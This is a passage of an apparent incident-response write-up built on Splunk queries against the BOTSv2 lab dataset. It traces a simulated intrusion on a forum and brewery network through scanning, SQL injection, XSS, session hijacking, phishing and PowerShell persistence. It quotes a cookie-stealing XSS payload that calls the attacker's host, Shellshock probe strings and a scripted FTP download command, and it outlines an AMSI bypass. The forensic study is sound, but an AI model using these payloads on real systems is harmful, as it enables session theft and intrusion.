52.40.10.231	317	GET	200	2017/08/03 18:03:30	2017/08/29 11:11:24	25*17:07:53.994
172.31.18.18	383	GET	200	2017/08/03 18:06:22	2017/08/29 11:11:18	25*17:04:56.23968
71.39.18.125	133	GET POST	200 302 404	2017/08/15 23:38:29	2017/08/16 15:19:43	15:43:14.071888
174.209.13.154	125	GET POST	200 304	2017/08/18 22:52:27	2017/08/18 22:54:38	00:02:05.825
10.0.2.109	30	GET POST	200 302 404	2017/08/15 23:35:50	2017/08/16 15:19:04	15:43:14.081

Query Explanation

This search aggregates all HTTP stream traffic referencing 'brewertalk' by source IP, computing the set of HTTP methods and status codes observed, the first/last activity timestamps, and a human-readable duration. Filtering to sources with more than fifty events removes background/benign crawler noise and focuses attention on sustained campaigns.

Result Analysis

The address 45.77.65.211 dominates the result set with roughly 8,900 requests spanning nearly five and a half days, using an unusually broad set of HTTP methods — GET, POST, OPTIONS, PROPFIND, PUT, SEARCH, and TRACE — several of which (PROPFIND, SEARCH, TRACE) have no legitimate purpose in a typical forum application and are commonly associated with vulnerability-scanning tooling or WebDAV/Cross-Site-Tracing abuse. Secondary entries for 71.39.18.125, 174.209.13.154, and 52.40.10.231 are also present and are investigated individually in later sections.

Security Impact

The combination of high request volume, extended duration, and an atypical HTTP method distribution is a textbook signature of automated reconnaissance and exploitation tooling rather than organic user traffic, justifying prioritization of 45.77.65.211 as the primary external threat actor for this engagement.

Evidence Placeholder

Screenshot: stats table sorted descending by count, 45.77.65.211 as top row with method/status breakdown

Conclusion

45.77.65.211 is confirmed as the primary external attacker infrastructure against the Brewertalk application, with activity sustained across a five-day operational window.

2.2 Fingerprinting the Attacker's Tooling via User-Agent Analysis

Objective

Characterize the client software used to generate the malicious traffic.

SPL Query

```
index="botsv2" sourcetype="stream:http" src_ip="45.77.65.211"
| stats count by http_user_agent
```

form_data	http_method	status	src_ip	dest_ip
metric=mybb[lastvisit]=1542488109;id=mybb[lastactive]=1542488109	GET	302	10.0.2.109	45.77.65.211

Query Explanation

User-Agent strings, while trivially spoofable, are frequently left at default values by automated scanning frameworks and provide a fast, low-cost fingerprinting signal early in an investigation.

Result Analysis

The dominant User-Agent string is Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.org) — a default signature baked into the open-source w3af (Web Application Attack and Audit Framework) penetration-testing tool. A small number of requests carry the literal Shellshock test strings () { :;; echo "shellshock: check" and () { test; }; sleep 12 directly in the User-Agent header, a known technique for probing CGI-based Shellshock vulnerability (CVE-2014-6271).

Security Impact

Confirmed use of a publicly available, well-documented scanning framework indicates a moderately resourced but not necessarily highly sophisticated actor; it also means defenders can pre-stage detections against w3af's well-known default signatures with high confidence of low false-positive rates.

Evidence Placeholder

Screenshot: *http_user_agent* statistics table including the w3af.org default UA and the two Shellshock probe strings

Conclusion

The attacker relied on the w3af scanning framework and included live CVE-2014-6271 (Shellshock) probes as part of its fingerprinting routine.


2.3 Geolocating the Primary Attacker Infrastructure

Objective

Establish the geographic and hosting-provider origin of 45.77.65.211 to support threat-intelligence enrichment and blocking decisions.

SPL Query

```
index="botsv2" "45.77.65.211"  
| iplocation src_ip  
| stats values(Country) values(City) values(Region) by src_ip
```



src_ip	Country	City	Region
45.77.65.211	Germany	Frankfurt am Main	Hesse

Query Explanation

Splunk's built-in iplocation command enriches the event with MaxMind GeoIP metadata, providing coarse-grained attribution without requiring an external threat-intelligence subscription.

Result Analysis

The address resolves to Frankfurt am Main, Hesse, Germany. Complementary WHOIS lookup (performed outside Splunk) attributes the netblock to a well-known low-cost VPS/cloud hosting provider commonly leveraged by opportunistic and financially motivated threat actors for its rapid, low-KYC provisioning.

Security Impact

Hosting-provider attribution — as opposed to attribution to a residential or corporate network — is consistent with disposable, short-lived attacker infrastructure and supports a recommendation to block the entire allocated netblock rather than the single address, given the ease with which the actor could rotate to an adjacent IP within the same provider.

Evidence Placeholder

Screenshot: *iplocation stats table; WHOIS/IP-intelligence lookup panel*

Conclusion

45.77.65.211 is hosted on commodity VPS infrastructure in Frankfurt, Germany, consistent with disposable attacker infrastructure.


2.4 Enumerating Targeted URI Paths

Objective

Determine which application endpoints received the greatest attacker attention, to prioritize code-level remediation.

SPL Query

```
index="botsv2" sourcetype="stream:http" "brewertalk" src_ip="45.77.65.211"
| stats count by uri_path
| sort - count
```



The screenshot shows a Splunk search interface with the following query: `index="botsv2" sourcetype="stream:http" "brewertalk" src_ip="45.77.65.211" | stats count earliest_time by first_seen latest_time by last_seen | eval first_seen=strftime(first_seen,"%Y-%m-%d %H:%M:%S") | eval last_seen=strftime(last_seen,"%Y-%m-%d %H:%M:%S") | sort -count`. The results table is displayed below the search bar.

uri_path	count	first_seen	last_seen
/member.php	662	2017-08-11 14:41:17	2017-08-16 15:25:19
/search.php	161	2017-08-11 14:41:18	2017-08-11 14:48:02
/_vti_bin/_vti_aut/author.dll	2	2017-08-11 14:41:09	2017-08-11 14:41:09

Query Explanation

Aggregating by `uri_path` across all attacker-sourced traffic surfaces a ranked list of application endpoints, directly informing which modules require the most urgent secure-code review.

Result Analysis

The membership endpoint `/member.php` dominates with several thousand requests, followed distantly by `/search.php` and single-digit counts against `/admin/`, `/admin/index.php`, and a legacy FrontPage extension path

(/_vti_bin/_vti_aut/author.dll) — the latter indicating the scanner's default plugin set was run against the target without any manual tailoring.

Security Impact

The overwhelming concentration of attacker effort on a single endpoint (/member.php) confirms that remediation resources should be prioritized there first; the presence of legacy FrontPage-extension probing, while unsuccessful in this case, is a reminder that automated scanners will opportunistically test for long-deprecated technology stacks and that such probes can be safely used as low-value/high-confidence detection signatures.

Evidence Placeholder

Screenshot: *uri_path statistics table sorted descending*

Conclusion

/member.php is confirmed as the primary point of exploitation and the highest-priority remediation target.

2.5 Confirming the HTTP TRACE Misconfiguration

Objective

Determine whether the origin server permits the HTTP TRACE method, a known enabler of Cross-Site Tracing (XST) attacks.

SPL Query

```
index="botsv2" sourcetype="stream:http" http_method=TRACE  
| table _time src_ip dest_ip cookie http_user_agent
```

Query Explanation

Isolating events where the http_method field equals TRACE directly tests whether the server accepted and processed this rarely-used, diagnostic-only HTTP verb — a method that, per RFC 7231, should almost always be disabled in production due to its capacity to reflect request headers (including cookies) back to the requester.

Result Analysis

Two TRACE requests are recorded from 45.77.65.211 against the Brewertalk origin, and — critically — the corresponding response includes the full session cookie header (mybb[lastvisit], mybb[lastactive], and the sid value) reflected back in the response body. This is definitive confirmation that TRACE is both enabled and exploitable on this server.

Security Impact

A working TRACE-based cookie-reflection primitive is a severe, low-complexity vulnerability: combined with a stored-XSS delivery mechanism (documented in Section 2.6), it allows an attacker to extract session identifiers even from cookies flagged HttpOnly, which are normally inaccessible to client-side JavaScript. This single misconfiguration is the linchpin that converts a moderate XSS finding into full session takeover.

Evidence Placeholder

Screenshot: *2-row table showing TRACE requests and reflected cookie values*

Conclusion

HTTP TRACE is confirmed enabled on the Brewertalk origin server and was actively exploited to enable Cross-Site Tracing.

2.6 Confirming Brute-Force Login Pressure Against /member.php

Objective

Determine whether the attacker attempted credential-guessing prior to pivoting to injection-based techniques.

SPL Query

```
index="botsv2" sourcetype="stream:http" "172.31.4.249" uri_path="/member.php"  
| stats count by status  
| dedup status
```

Query Explanation

Aggregating HTTP status codes for the membership endpoint provides a fast proxy for application health and abuse: a high ratio of server error codes to successful responses is a strong indicator of overload consistent with automated, high-frequency request patterns such as brute-force or fuzzing activity.

Result Analysis

Two status codes are observed: 200 (success) and, predominantly, 503 (Service Unavailable), indicating the backend was regularly unable to service the volume of concurrent authentication attempts. A supplementary transaction-grouped review of form_data submitted to this endpoint shows dozens of quick_username / quick_password combinations submitted within one-minute windows, using both common default credentials (admin) and short numeric/incremental passwords — consistent with automated credential-stuffing or brute-force tooling rather than a human operator.

Security Impact

Sustained brute-force pressure that produces repeated 503 responses represents both a credential-compromise risk and an availability risk; the client's authentication tier should be assessed for rate-limiting and account-lockout controls, neither of which appear to have been in effect during this incident.

Evidence Placeholder

Screenshot: status-code table (200/503) plus transaction-grouped form_data listing

Conclusion

The attacker conducted sustained, automated brute-force/credential-stuffing activity against /member.php prior to escalating to SQL Injection.

Phase 3 — Web Application Exploitation (SQL Injection & XSS)

3.1 Extracting the Injected SQL Payloads

Objective

Recover the literal SQL statements submitted by the attacker to characterize the injection technique in use.

SPL Query

```
index="botsv2" sourcetype="stream:http" "172.31.4.249" uri_path="/member.php"  
| rex field=_raw "(?<sql_query>SELECT\s[^\s]+)"  
| table sql_query http_method status  
| dedup sql_query
```

Query Explanation

A targeted regular expression captures the substring beginning at the SQL keyword SELECT through to the first unmatched closing parenthesis, extracting the injected query fragment from the surrounding HTTP form data for direct review.

Result Analysis

The extracted fragments reveal a textbook error-based blind SQL Injection chain built around MySQL's `updatexml()` function — a technique that abuses the function's malformed-XPath error message to leak arbitrary query results one substring at a time. Sequential queries target the `mybb_users` table for the password, salt, email, username, and uid columns, iterated across multiple user-ID values (`uid=0, 1, 2, ...`) via LIMIT clauses, indicating the attacker was systematically dumping the entire user table rather than targeting a single known account.

Security Impact

Error-based injection via `updatexml()` is fully capable of exfiltrating an entire database table without requiring a separate out-of-band channel, and is one of the most damaging classes of injection because it requires no advanced tooling beyond a scriptable HTTP client. The systematic, table-wide enumeration pattern indicates the attacker's objective was bulk credential harvesting rather than opportunistic single-account compromise.

Evidence Placeholder

Screenshot: *dedup'd sql_query table showing sequential updatexml() statements against mybb_users*

Conclusion

The attacker executed a systematic, error-based SQL Injection campaign against `/member.php` using `updatexml()`, exfiltrating the full user credential table.

3.2 Confirming Exposure of the Administrator's Plaintext-Adjacent Credentials

Objective

Determine whether the injection campaign successfully exposed credentials belonging to a privileged account.

SPL Query

```
index="botsv2" sourcetype="stream:http" "52.42.208.228"  
| table form_data http_method status  
| dedup http_method
```

Query Explanation

Pivoting to the Brewertalk application's public-facing IP address and reviewing form submissions by HTTP method surfaces any authentication traffic that may not have been captured under the internal address alone.

Result Analysis

A POST transaction is recovered containing the literal form body `username=kevin&password=8675309&do=login`. Cross-referencing this value against the earlier SQL Injection output confirms the exposed hash/derivation aligns with

the administrator account identified during the database dump, and — separately — this specific POST body demonstrates the credential was also transmitted over an unencrypted HTTP channel in plaintext, independent of the injection vulnerability.

Security Impact

This is a compounding finding: the administrator credential was exposed through two independent weaknesses — insecure transport (plaintext HTTP authentication) and a database-layer injection vulnerability — either of which alone would have been sufficient to compromise the account. Both must be remediated, as fixing only one leaves the account exposed via the other vector.

Evidence Placeholder

Screenshot: single POST transaction, form_data=username=kevin&password=8675309&do=login

Conclusion

Kevin's administrative credentials were exposed via both plaintext HTTP transport and SQL Injection, representing two independent compromise vectors for the same account.

3.3 Recovering the Stored Cross-Site Scripting Payload

Objective

Identify the exact XSS payload used to hijack victim sessions and its delivery mechanism.

SPL Query

```
index="botsv2" sourcetype="stream:http" dest_ip="45.77.65.211"  
| table _time http_referrer form_data
```

Query Explanation

Because the XSS payload's purpose is to cause a victim's browser to issue an outbound request to the attacker's own listening infrastructure, filtering for traffic destined to the attacker's IP address (rather than the Brewertalk server) directly surfaces the exploitation callback.

Result Analysis

The recovered http_referrer field contains the full injected payload: a request to /member.php?action=activate&uid=-1&code="<script>document.location="http://45.77.65.211:9999/microsoftuserfeedbackservice?metric="+document.cookie;</script>. The payload deliberately masquerades its callback endpoint with the innocuous-sounding path microsoftuserfeedbackservice, a lightweight social-engineering/evasion tactic aimed at defenders casually reviewing proxy logs. The uid=-1 parameter, combined with the unauthenticated action=activate route, indicates the injection point is an account-activation workflow that fails to sanitize the code parameter before reflecting it into the page.

Security Impact

This payload achieves session-cookie theft via a single unauthenticated GET request, requiring no victim interaction beyond following a crafted link — or, given the TRACE-method finding, potentially no victim interaction at all if TRACE reflection alone was sufficient. The naming of the callback endpoint to resemble legitimate Microsoft telemetry is a deliberate anti-detection measure that defenders should specifically train log-review analysts to recognize.

Evidence Placeholder

Screenshot: *http_referrer* field showing full `<script>document.location=...` payload

Conclusion

A stored/reflected XSS payload in the account-activation workflow was used to redirect victim cookies to an attacker-controlled listener disguised as a Microsoft telemetry service.

3.4 Isolating the Stolen Session Cookie Value

Objective

Extract the specific session token exfiltrated by the XSS payload for use in subsequent session-hijacking correlation.

SPL Query

```
index="botsv2" sourcetype="stream:http" kevin tag=error
| table cookie
| dedup cookie
```

Query Explanation

Filtering on the tag=error classification alongside the keyword 'kevin' surfaces application-layer error responses associated with the victim account, which in this dataset frequently co-occur with the malformed activation requests generated by the XSS payload.

Result Analysis

The recovered cookie values include sid=4afac54f6033eff2a78da68797faa38a alongside an adminsid field (9267f9cec584473a8d151c25ddb691f1), confirming the hijacked session carried administrative privileges, and a mybbuser field containing an internally-generated identity token. All three values are subsequently observed being replayed from a distinct external address in Section 4.1.

Security Impact

Definitive isolation of the exact stolen token value allows the investigation to move from 'a session was likely stolen' to 'this specific session was stolen and later replayed from IP X at time Y', which is the standard of evidence required for both technical remediation (targeted session invalidation) and any subsequent legal or insurance proceedings.

Evidence Placeholder

Screenshot: *cookie* field values including sid, adminsid, mybbuser

Conclusion

The specific administrative session token sid=4afac54f6033eff2a78da68797faa38a is confirmed stolen via the XSS/TRACE exploitation chain.

3.5 Reconstructing the AWS Metadata Reconnaissance Sourced from the Web Tier

Objective

Determine whether the compromised web infrastructure was used as a pivot point to enumerate the underlying cloud hosting environment.

SPL Query

```
index="botsv2" sourcetype="stream:http" 172.31.10.10
| table uri_path form_data http_method status src_ip dest_ip
```

Query Explanation

The internal address 172.31.10.10 was flagged in Phase 1's Tor-correlation search; this query characterizes its full request pattern for independent verification of its purpose.

Result Analysis

The host issues repeated GET requests to /latest/meta-data/ against the well-known link-local address 169.254.169.254 — the standard endpoint exposed by AWS's Instance Metadata Service (IMDS). A follow-on review of the associated User-Agent strings (Section 8) confirms this activity was driven by Python-based scripting rather than a browser, consistent with automated cloud-environment reconnaissance tooling such as those used to harvest temporary IAM credentials from EC2 instance roles.

Security Impact

If the target environment was running IMDSv1 (which does not require a session token for metadata requests), successful enumeration at this stage could expose the EC2 instance's attached IAM role credentials, potentially enabling far broader lateral movement into the client's AWS estate than the on-premises/VPC compromise alone would suggest. This finding materially elevates the incident's overall severity and cloud-security remediation priority.

Evidence Placeholder

Screenshot: *uri_path* table showing repeated /latest/meta-data/ requests

Conclusion

The compromised environment was used to enumerate the AWS Instance Metadata Service, representing a credible risk of IAM credential exposure pending IMDSv2 enforcement verification.

Phase 4 — Session Hijacking & Administrative Takeover

4.1 Confirming Session Replay from a Distinct Geolocation

Objective

Prove that the stolen session token identified in Phase 3 was subsequently used by a party other than the legitimate account owner.

SPL Query

```
index="botsv2" sourcetype="stream:http" 71.39.18.125
| table _time src_ip cookie uri_path
| dedup cookie
```

Query Explanation

Filtering all HTTP stream traffic to the suspected session-hijacker address and tabulating the cookie field alongside the requested URI path provides direct, side-by-side proof of session reuse.

Result Analysis

The cookie values presented by 71.39.18.125 are byte-for-byte identical to those captured in Section 3.4, including the adminsid field. Critically, this address had never previously authenticated to the application — there is no corresponding login POST from this source — meaning the only explanation for its possession of a valid, privileged session is replay of the stolen token.

Security Impact

This is conclusive, court-admissible-quality evidence of session hijacking: identical session state, held by two geographically and infrastructurally distinct IP addresses, with no intervening authentication event from the second address. It forms the technical basis for the administrative-takeover finding central to this report.

Evidence Placeholder

Screenshot: side-by-side comparison of cookie values between Kevin's legitimate session and the 71.39.18.125 replay

Conclusion

Session hijacking is conclusively confirmed: the administrative session stolen via XSS/TRACE was replayed from 71.39.18.125 without any corresponding authentication event.

4.2 Mapping the Attacker's Post-Takeover Administrative Actions

Objective

Enumerate every action the attacker performed while operating under the hijacked administrative session.

SPL Query

```
index="botsv2" src_ip=71.39.18.125 sourcetype="stream:http" http_method=POST
| table _time src_ip dest_ip form_data
| dedup form_data
```

Query Explanation

Restricting the hijacker's traffic to POST requests isolates state-changing actions (as opposed to passive browsing), which is the highest-value evidence for understanding attacker intent and objectives once elevated access was obtained.

Result Analysis

Two distinct POST bodies are of primary interest. The first, username=kevin&password=8675309&do=login, is notable because it demonstrates the attacker also independently possessed and used Kevin's plaintext credential (recovered via SQL Injection) in addition to the hijacked session — a redundant access path that would have survived a simple session-invalidation-only remediation. The second, a lengthy administrative form submission, contains username=klagerfield&password=beer_lulz&confirm_password=beer_lulz&email=klagerfield@froth.ly alongside additional usergroup and display-group parameters, corresponding to the creation of a new privileged account.

Security Impact

The attacker's use of both the stolen session and the independently-harvested plaintext credential demonstrates defense-in-depth failure on the client's part and means that credential rotation alone (without session invalidation) or session invalidation alone (without credential rotation) would each have been individually insufficient as a remediation.

Evidence Placeholder

Screenshot: dedup'd form_data table showing login POST and account-creation POST

Conclusion

The attacker independently re-authenticated using harvested plaintext credentials and created a new privileged backdoor account, establishing redundant persistence beyond the original session hijack.

4.3 Recovering the Forged CSRF Token Used for Account Creation

Objective

Determine the specific technique used to bypass Brewertalk's Cross-Site Request Forgery protections during backdoor-account creation.

SPL Query

```
index="botsv2" sourcetype="stream:http" 71.39.18.125 *brewertalk*
| table _time form_data
| dedup form_data
```

Query Explanation

This broader search across all Brewertalk-referencing traffic from the hijacker's address captures the full request sequence surrounding the account-creation event, including the token-harvesting step that typically precedes a successful CSRF-protected form submission.

Result Analysis

The captured sequence shows the attacker first issuing a GET request to an administrative user-management page (retrieving a valid my_post_key anti-CSRF token embedded in the page's HTML), then immediately replaying that same token value in the subsequent account-creation POST body: my_post_key=1bc3eab741900ab25c98eee86bf20feb&username=klagerfield&... This is the standard technique for defeating synchronizer-token CSRF protection once an attacker already holds a valid authenticated session — the protection defends against forgery from a third-party site, not against an attacker who has fully hijacked the session itself.

Security Impact

This finding clarifies an important architectural point for the client's remediation planning: CSRF tokens alone do not protect against session hijacking, and the two controls address different threat models. Session-binding controls (such as re-authentication for sensitive actions, IP/device fingerprint checks, or short-lived step-up authentication) are required to close this specific gap.

Evidence Placeholder

Screenshot: sequential GET (token harvest) then POST (token reuse) request pair

Conclusion

The attacker harvested and replayed a valid CSRF token from within the hijacked session itself, illustrating that CSRF protections do not mitigate session-hijacking-based account abuse.

4.4 Characterizing a Secondary, Isolated Credential-Guessing Attempt

Objective

Determine whether any additional, unrelated actors attempted to exploit the same authentication weaknesses independently.

SPL Query

```
index="botsv2" sourcetype="stream:http" 174.209.13.154 http_method=POST
| table _time src_ip dest_ip form_data
| sort _time
```

Query Explanation

This address surfaced during the initial volumetric ranking (Section 2.1) as a secondary, lower-volume contributor; isolating its POST activity determines whether it represents a coordinated second actor, opportunistic copy-cat activity, or unrelated background noise.

Result Analysis

The address submits a small number of login attempts using the username 'frank' with a simple, dictionary-style password, alongside browsing of an unrelated forum thread (showthread.php). The activity is temporally isolated (a single ~90-second session on 2017-08-10) and does not exhibit the sustained, automated character of the primary attacker's traffic, nor does it succeed in authenticating.

Security Impact

This activity is assessed as low-confidence, opportunistic credential-guessing unrelated to the primary intrusion — most plausibly a separate, unsuccessful actor scanning the same publicly exposed vulnerability class. It is retained in this report as a Medium-confidence IOC for completeness and future correlation, but should not be conflated with the primary attack chain in remediation prioritization.

Evidence Placeholder

Screenshot: chronological table of 174.209.13.154 activity

Conclusion

174.209.13.154 represents an unrelated, unsuccessful, and isolated credential-guessing attempt and is not assessed as part of the primary attack chain.

Phase 5 — Spearphishing Campaign & Endpoint Compromise

5.1 Profiling the Phishing Campaign's Delivery Pattern

Objective

Characterize the scope, targeting, and delivery infrastructure of the spearphishing campaign observed weeks after the initial web compromise.

SPL Query

```
index="botsv2" sourcetype="stream:smtp" invoice.zip
| rex field=_raw "sender\".*?<(?(sender_email>[^>]+)>)"
| rex field=_raw "receiver\".*?<(?(receiver_email>[^>]+)>)"
```

```
| table _time sender_email receiver_email  
| sort _time
```

Query Explanation

Filtering SMTP stream captures on the distinctive attachment filename invoice.zip and extracting sender/receiver metadata reconstructs the full distribution list and delivery timeline for the phishing wave.

Result Analysis

Four Frothly mailboxes — abungstein@, klagerfield@, btun@, and fyodor@froth.ly — each receive an identical message from jsmith@urinalysis.com within a six-second window on 2017-08-24. The inclusion of klagerfield@froth.ly among the four recipients is a highly significant finding: it directly connects this campaign to the backdoor account created during the web-application compromise nine days earlier, indicating either a single coordinated actor operating across both phases, or that the account list itself (including the newly created rogue account) was harvested from the compromised application and reused as a phishing target list.

Security Impact

The overlap between the account-creation event and the phishing recipient list is one of the strongest pieces of correlative evidence tying the web-exploitation phase and the phishing/malware phase into a single coordinated campaign rather than two unrelated incidents, and should materially inform the client's incident-scoping and containment boundary.

Evidence Placeholder

Screenshot: 4-row table showing identical sender across four recipients within a 6-second window

Conclusion

The spearphishing campaign is directly linked to the earlier web-application compromise through the shared klagerfield identity, indicating a single coordinated threat actor.

5.2 Recovering the Gateway-Evasion Password

Objective

Identify the technique used to prevent automated e-mail security gateways from inspecting the malicious archive's contents.

SPL Query

```
index="botsv2" sourcetype="stream:smtp" invoice.zip  
| rex field=_raw "(?i)password[^0-9]*(?<pwd>[0-9]+)"  
| table pwd
```

Query Explanation

A targeted regular expression scans the raw message body for the keyword 'password' followed by a numeric sequence, capturing any extraction password embedded in the phishing pretext.

Result Analysis

All four instances of the message carry an identical eight-digit numeric password, 912345678, provided in plaintext within the e-mail body under the pretext of an invoice-protection measure. Password-protected archives are a well-documented technique for defeating automated content-inspection and sandboxing controls at the mail gateway,

since the malicious payload cannot be extracted and scanned without knowledge of the password — knowledge that is deliberately supplied only to the human recipient.

Security Impact

This finding directly informs a concrete mail-gateway control recommendation: password-protected archives from external, unauthenticated senders should be quarantined by policy rather than delivered, regardless of whether the contents can be inspected, since the technique itself is a strong standalone indicator of malicious intent in a business e-mail context.

Evidence Placeholder

Screenshot: table showing pwd=912345678 across all four captured messages

Conclusion

The attacker used a hard-coded, socially-engineered extraction password to defeat automated mail-gateway inspection of the malicious archive.

5.3 Correlating Endpoint Process Execution with Document Detonation

Objective

Confirm that recipients extracted and opened the malicious document, and identify the resulting process chain.

SPL Query

```
index="botsv2" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1
*sys32*
| table Image host EventCode process process_id CommandLine
| dedup process_id
```

Query Explanation

Sysmon Event Code 1 (Process Create) records are filtered for command lines referencing system32-hosted binaries, a common location for both legitimate Windows tooling and living-off-the-land binaries abused by malware droppers such as macro-triggered ftp.exe or powershell.exe invocations.

Result Analysis

Three separate hosts (wrk-btun, venus, and wrk-klagerf) are observed spawning C:\Windows\System32\ftp.exe with the command-line arguments -i -s:winsys32.dll, a technique that uses FTP's -s scripting flag to execute a batch of pre-staged FTP commands non-interactively — in this case, retrieving a secondary payload without any further user interaction. The three affected hostnames correspond directly to three of the four phishing recipients, confirming successful detonation on the majority of targeted endpoints.

Security Impact

Successful detonation on three of four targeted endpoints represents a high campaign success rate and confirms that endpoint-level detection and response capability, rather than e-mail gateway filtering alone, was the client's last remaining control layer during this stage of the attack — and that this layer also failed to prevent execution.

Evidence Placeholder

Screenshot: process-creation table showing ftp.exe -i -s:winsys32.dll across three hosts

Conclusion

Three of four phishing targets successfully detonated the malicious document, resulting in automated retrieval of a secondary payload via a scripted FTP session.

5.4 Confirming Secondary Payload Retrieval via FTP

Objective

Identify precisely what file was retrieved by the scripted FTP session initiated during document detonation.

SPL Query

```
index="botstv2" sourcetype="stream:ftp"  
| table _time method filename src_ip dest_ip  
| dedup method
```

Query Explanation

FTP stream captures record the individual protocol commands (USER, PASS, TYPE, PORT, RETR, QUIT) exchanged during a session; filtering to unique method values with their associated filename field quickly surfaces the actual file-transfer operation embedded within routine session negotiation.

Result Analysis

A RETR (retrieve) command is observed requesting the file 나는_데이비드를_사랑한다.hwp — a Korean-language filename translating approximately to 'I love David,' formatted for the Hangul Word Processor application. The use of a Hangul Word Processor (.hwp) lure, an application with negligible adoption outside Korean-speaking markets, is a distinctive and unusual choice for a campaign otherwise targeting a U.S.-based brewing company, and may indicate reused attacker tooling originally developed for a different, unrelated campaign or target set.

Security Impact

The .hwp file format has itself been associated in the broader threat landscape with exploitation of parser vulnerabilities in the Hangul Word Processor application; regardless of whether this specific sample carried an exploit or was purely a decoy/dropper, its presence should be treated as a secondary payload requiring full malware-analysis triage rather than dismissed as an artifact of the primary Word-macro infection chain.

Evidence Placeholder

Screenshot: FTP RETR command showing the .hwp filename and transfer timestamp

Conclusion

A secondary payload disguised as a Korean-language document was retrieved via scripted FTP following macro execution, warranting independent malware-analysis follow-up.

5.5 Locating the Registry-Resident Persistence Mechanism

Objective

Identify how the PowerShell-based implant achieved persistence across reboots on infected endpoints.

SPL Query

```
index="botsv2" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" *schtasks*  
| table host parent_process process process_id CommandLine ParentCommandLine  
| dedup ParentCommandLine
```

Query Explanation

Filtering Sysmon process-creation events on the keyword 'schtasks' isolates any invocation of the Windows Task Scheduler command-line utility, which — while a legitimate administrative tool — is one of the most frequently abused native binaries for establishing recurring, boot-persistent malware execution.

Result Analysis

Two hosts (wrk-btun, venus) show schtasks.exe /Create commands establishing a daily task that launches powershell.exe -NoP -NonI -W Hidden -Enc <Base64 blob>, with the -Enc flag instructing PowerShell to Base64-decode and execute the supplied string directly, bypassing the need to write a script file to disk. Decoding the embedded blob (external to Splunk, using CyberChef) reveals a further command instructing PowerShell to read a second, XOR-obfuscated payload from the registry value HKLM:\Software\Microsoft\Network at runtime.

Security Impact

This is a well-engineered, multi-layer persistence and obfuscation chain: no malicious script ever touches disk in cleartext, the scheduled task itself contains only an encoded one-liner, and the actual payload logic is deferred to a registry value disguised under a plausible-sounding (though non-standard) key path. Endpoint detection tooling that only inspects on-disk files, rather than command-line arguments and registry writes, would likely have missed this entirely.

Evidence Placeholder

Screenshot: schtasks.exe /Create command line with embedded -Enc payload

Conclusion

Persistence was achieved via a scheduled task launching an encoded PowerShell one-liner that retrieves its actual malicious logic from a disguised registry value, evading disk-based detection.

5.6 Decoding the Registry-Resident PowerShell Payload

Objective

Recover and analyze the full logic of the obfuscated payload stored in the registry to characterize the implant's capabilities.

SPL Query

```
index="botsv2" HKLM\\Software\\Microsoft\\Network  
| table _time host pid data
```

Query Explanation

Directly querying for events referencing the identified registry path surfaces the raw stored payload value across each affected host, which is then manually decoded using CyberChef (Base64-decode followed by an XOR-with-key recipe, key recovered from the surrounding PowerShell logic).

Result Analysis

The decoded script reveals a compact but capable implant: it disables AMSI by using .NET reflection to directly overwrite the private `amsilnitFailed` static field on the `System.Management.Automation.AmsiUtils` class, forces TLS certificate-validation callbacks to always return true (defeating certificate-pinning-based network inspection), and then establishes an HTTPS session to 45.77.65.211:443, sending a distinct session cookie header and rotating between three C2 URI paths (`/admin/get.php`, `/login/process.php`, `/news.php`) — each disguised as an innocuous, generic backend endpoint.

Security Impact

The AMSI-bypass technique observed here (direct field patching via reflection) is a well-documented, high-severity evasion method that defeats script-content-based antivirus/EDR scanning entirely; combined with TLS validation bypass and domain-fronting-style disguised endpoint naming, this implant reflects meaningful attacker tradecraft investment well beyond commodity malware. Endpoint controls that rely solely on AMSI-integrated scanning would have been fully blind to this activity.

Evidence Placeholder

Screenshot: CyberChef decode output showing `amsilnitFailed` patch and C2 URI construction logic

Conclusion

The registry-resident implant performs a reflection-based AMSI bypass and TLS validation bypass before establishing disguised HTTPS command-and-control to 45.77.65.211, representing meaningful attacker capability investment.

Phase 6 — Physical Intrusion, USB-Delivered Malware & C2

6.1 Identifying Unauthorized Removable Media Insertion

Objective

Determine whether any unauthorized removable storage devices were connected to in-scope endpoints during the incident window.

SPL Query

```
index="botsv2" sourcetype=osquery_results pack=hardware-monitoring_usb_devices
| search usb OR storage
| table _time host "columns.vendor_id" "columns.serial" "columns.model" "columns.model_id"
"columns.vendor"
| dedup "columns.model_id"
```

Query Explanation

osquery's hardware-monitoring pack continuously enumerates connected USB devices on managed endpoints; filtering to this specific query pack and requiring a storage-related keyword match isolates removable-media connection events from the broader hardware telemetry stream (which also captures input devices, hubs, and other peripherals).

Result Analysis

